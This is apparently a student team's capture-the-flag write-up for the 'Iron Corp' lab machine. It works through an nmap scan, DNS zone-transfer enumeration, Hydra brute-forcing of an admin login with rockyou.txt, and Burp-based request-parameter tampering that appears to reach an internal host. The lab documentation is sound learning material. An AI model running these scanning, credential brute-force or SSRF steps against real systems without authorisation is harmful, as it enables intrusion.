

PenTest 2

Iron Corp

Woohoo

Members

ID	Name	Role
1211100312	Chan Hao Yang	Leader
1211101726	Tai Jin Pei	Member
1211101506	Leong Jia Yi	Member
1211101961	Chai Di Sheng	Member

Recon and Enumeration

Members Involved: Chai Di Sheng, Leong Jia Yi, Tai Jin Pei, Chan Hao Yang

Tools used: Nmap/terminal/Firefox

Thought Process and Methodology and Attempts:

```
└─(1211101506㉿kali)-[~]
$ su
Password:
└─(root㉿kali)-[/home/1211101506]
#
```

‘su; allows commands to be run with a substitute user and group ID.

```
└─(root㉿kali)-[/home/1211101961]
# nano /etc/hosts
```

nano is a command line text editor. It allows me to edit /etc/hosts.


```
GNU nano 5.9           /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali
10.10.39.206  ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

Insert the MACHINE IP and ironcorp.me so that we can connect to the server.


```
└─(root㉿kali)-[/home/1211101506]
# nmap -Pn -sV -O -T 5 -p1-65000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 22:36 EDT
Nmap scan report for ironcorp.me (10.10.241.5)
Host is up (0.22s latency).
Not shown: 64993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8080/tcp  open  http        Microsoft IIS httpd 10.0
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
49667/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%), FreeBSD 6.X (85%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: Microsoft Windows Server 2016 (89%), FreeBSD 6.2-RELEASE (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 628.25 seconds
```


use ‘nmap’ to scan the network and find out information about what's connected and what services each host is operating. The picture above shows what we had found.




Open a new tab and search for the ironcorp.me:8080 in firefox.




After that, change the port from 8080 to 11025. We can observe that it doesn't contain any information and functionality.




List out any subdomain that is relevant to us by using dig command to dig ironcorp.me and key in @IP-Address axfr for replication of DNS data across multiple DNS servers. After that, it shows two subdomains that are running internally.



Later, use nano command to key in the two subdomains which is admin.ironcorp.me and internal.ironcorp.me and also key in the IP-Address in front of the subdomains.



Search the internal.ironcorp.me:11025 in firefox and it shows its only exposed internally.




Access forbidden!


You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the [webmaster](#).

Error 403



after we enter 'admin.ironcorp.me:11025 , authentication is required so we need to key in the password and username



use 'cd' to change directory to /usr/share/wordlists. Then, use 'ls' to find out what is inside this directory

```
[root💀 kali)-[/usr/share/wordlists]
└─# hydra -L rockyou.txt.gz -P rockyou.txt.gz -s 11025 admin.ironcorp.me http
-get -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-01 23:
35:21
[WARNING] You must supply the web page as an additional option or via -m, def
ault path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761782671201 login tri
es (l:14344399/p:14344399), ~12860111416951 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
```

use 'hydra' to get the username and password.




Afterwards, we open the OWASP and attack the website.

```
❯ hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-16 21:09:43
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
^C
❯ hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-16 21:09:51
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761868737604 login tries (l:14344402/p:14344402), ~128601
16796101 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
[STATUS] 14344582.00 tries/min, 14344582 tries in 00:01h, 205761854393022 to do in 239070:22h, 16 active
```


After entering the 'hydra', username, host and password are shown to us.



after we key in the correct username and password ,we are able to log in the website.



Open BurpSuite, Intercept on, search whatever in the searching bar, raw codes appears, send the codes to the repeater.



replace **testing#** to <http://internal.ironcorp.me:11025/> behind the `?r=`

web tell us that we can find the name "here"


we view page source

```
>
<b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=>here</a>
y>
l>

